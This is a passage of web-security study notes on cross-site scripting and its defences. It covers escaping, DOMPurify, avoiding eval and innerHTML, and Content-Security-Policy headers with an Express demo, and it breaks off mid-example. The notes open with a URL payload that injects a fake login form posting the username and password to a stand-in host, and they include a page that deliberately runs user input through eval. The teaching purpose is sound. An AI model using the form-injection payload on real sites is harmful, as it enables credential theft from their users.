
http://127.0.0.1:5500/vulnerability/example6.html?name=`<h3>Please login to proceed</h3> <form
action="http://example.com/fakepage.php"> Username:
 <input type="username" name="username" />

Password:
 <input type="password" name="password" />
 <input type="submit" name="Login" />

</form>`



We have injected form as parameter in url



As soon as we submit the form, malicious url is called with our username and password

Example 7 - eval

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Dynamic JavaScript Injection</title>
</head>
<body>

  <h1>Dynamic JavaScript Injection</h1>

  <label for="jsCode">Enter JavaScript code:</label>
```

```

<input type="text" id="jsCode" placeholder="Enter JavaScript code here">


<button onclick="executeCode()">Execute Code</button>

<script>
    function executeCode() {
        // Get the JavaScript code from the input box
        var jsCode = document.getElementById('jsCode').value;

        try {
            // Use eval to execute the entered JavaScript code
            eval(jsCode);
        } catch (error) {
            // Handle any errors that may occur during execution
            console.error('Error executing code:', error);
        }
    }
</script>

</body>
</html>

```



We should not use eval

MITIGATION

1. List all possible ways to take user input

url, forms, input fields

You can trust you ex but never trust user input


2. Don't user innerHTML

Use innerText or textContent

3. Escape all user input

Use escaping mechanism

Escaping characters in a string means using special sequences or symbols to represent characters that would otherwise be interpreted differently. For example, using `\n` in a string represents a newline character, and `\"` represents a double quote within a string. This allows you to include special characters without causing syntax errors or unintended behavior in your code.



```
<script>
  const params = new URLSearchParams(window.location.search);
  const name = params.get('name');
  const sanitized_name = name.replace(/</g, '&lt;').replace(/>/g, '&gt;');
  document.getElementById('username').innerHTML = sanitized_name;
</script>
```


4. Using library like React

Under the hood they provide lot of stuff - escaping and other stuff

Avoid dangerously injecting html into DOM

5. Sanitize your data using libraries like DOMPurify

What it does is it takes care of user input data



```
<script>
  const params = new URLSearchParams(window.location.search);
  const name = params.get('name');
  const sanitized_name = DOMPurify.sanitize(name);
  document.getElementById('username').textContent = sanitized_name;
</script>
```

6. Avoid using eval

eval executes code

7. CSP(Content security policy) Headers

There are many headers that can be set from the server into your application to decide what kind of resources can be loader, from where these resources can be loaded and taking control. You are in the complete control. It also helps in specifying which scripts you want to execute. All this can be handled by CSP headers.

Three things can be done using CSP headers

1. Allowed sources
2. Script Nonces

Rules for Using a CSP Nonce

The nonce must be unique for each HTTP response

- The nonce should be generated using a cryptographically secure random generator
- The nonce should have sufficient length, aim for at least 128 bits of entropy (32 hex characters, or about 24 base64 characters).
- Script tags that have a nonce attribute must not have any untrusted / unescaped variables within them.
- The characters that can be used in the nonce string are limited to the characters found in base64 encoding.

3. Report-only mode

Setting up a server for testing CSP headers

npm init -y

npm install express —save

npm install nodemon —save

"start": "nodemon ./index.js", - add this in package.json

Folder structure



index.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <h1>Page for CORS demo!</h1>
</body>
</html>
```

index.js

```
const express = require("express");

const PORT = 3010;
```



```

const app = express();

app.use(express.static('public'));

app.get('/', (req, res) => {
  console.log(req.url);
  res.sendFile(__dirname + '/index.html');
});

app.listen(PORT, () => {
  console.log(`Server started at http://localhost:${PORT}`);
});

```


Our server is set up now. Type `npm run start` to start the server

Example 1 - adding script tag in html

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <script src="http://unsecure.com/abc.js"></script>
</head>
<body>
  <h1>Page for CORS demo!</h1>
</body>
</html>

```



You can see our script is executed

We don't want to execute any other script apart from the script from our own place.

Example 2 - setting CSP header for above requirement in index.js

```
const express = require("express");

const PORT = 3010;
const app = express();


//Added this middleware - whatever has to happen goes through this middleware
app.use((req, res, next) => {
  res.setHeader(
    'Content-Security-Policy',
    "default-src 'self';"
  );
  next();
});

app.use(express.static('public'));

app.get('/', (req, res) => {
  console.log(req.url);
  res.sendFile(__dirname + '/index.html');
});

app.listen(PORT, () => {
```

```
console.log(`Server started at http://localhost:${PORT}`);  
});
```




Example 2

We can define policies on script level as well.

modified middleware

```
app.use((req, res, next) => {  
  res.setHeader(  
    'Content-Security-Policy',  
    "default-src 'self';" +  
    "script-src 'self' http://unsecure.com;"  
  );  
  next();  
})
```

it means load script from self as well as unsecure.com domain




We can define policies for style, iFrames, images etc as well

Example 3 - for images

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <script src="http://unsecure.com/abc.js"></script>
</head>
<body>
  <h1>Page for CORS demo!</h1>
  
</body>
</html>
```


Consider there is no CSP in index.js

Image is loaded in this case



Example 4 - adding CSP

```
app.use((req, res, next) => {  
  res.setHeader(  
    'Content-Security-Policy',  
    "default-src 'self';" +  
    "script-src 'self' http://unsecure.com;"  
  );  
  next();  
})
```



Example 5 -

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <script src="http://unsecure.com/abc.js"></script>
  <script>
    console.log('My trusted code!')
  </script>
</head>
<body>
  <h1>Page for CORS demo!</h1>
</body>
</html>
```

You will not see console because it is inline script and we have not set CSP header for inline script.


To execute inline script, we need to add 'unsafe-inline'

```
app.use((req, res, next) => {
  res.setHeader(
    'Content-Security-Policy',
    "default-src 'self';" +
```

```

    "script-src 'self' 'unsafe-inline' http://unsecure.com;"
  );
  next();
})

```



Warning

Except for one very specific case, you should avoid using the `unsafe-inline` keyword in your CSP policy. As you might guess it is generally *unsafe* to use `unsafe-inline`.

The `unsafe-inline` keyword annuls most of the security benefits that `Content-Security-Policy` provide.

Q. How can we distinguish scripts which are our and which are coming from 3rd party ?

Ans. Using nonce

Example 6 -

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <script src="http://unsecure.com/abc.js"></script>


```

```

<script nonce="randomKey">
  console.log('My trusted code!')
</script>

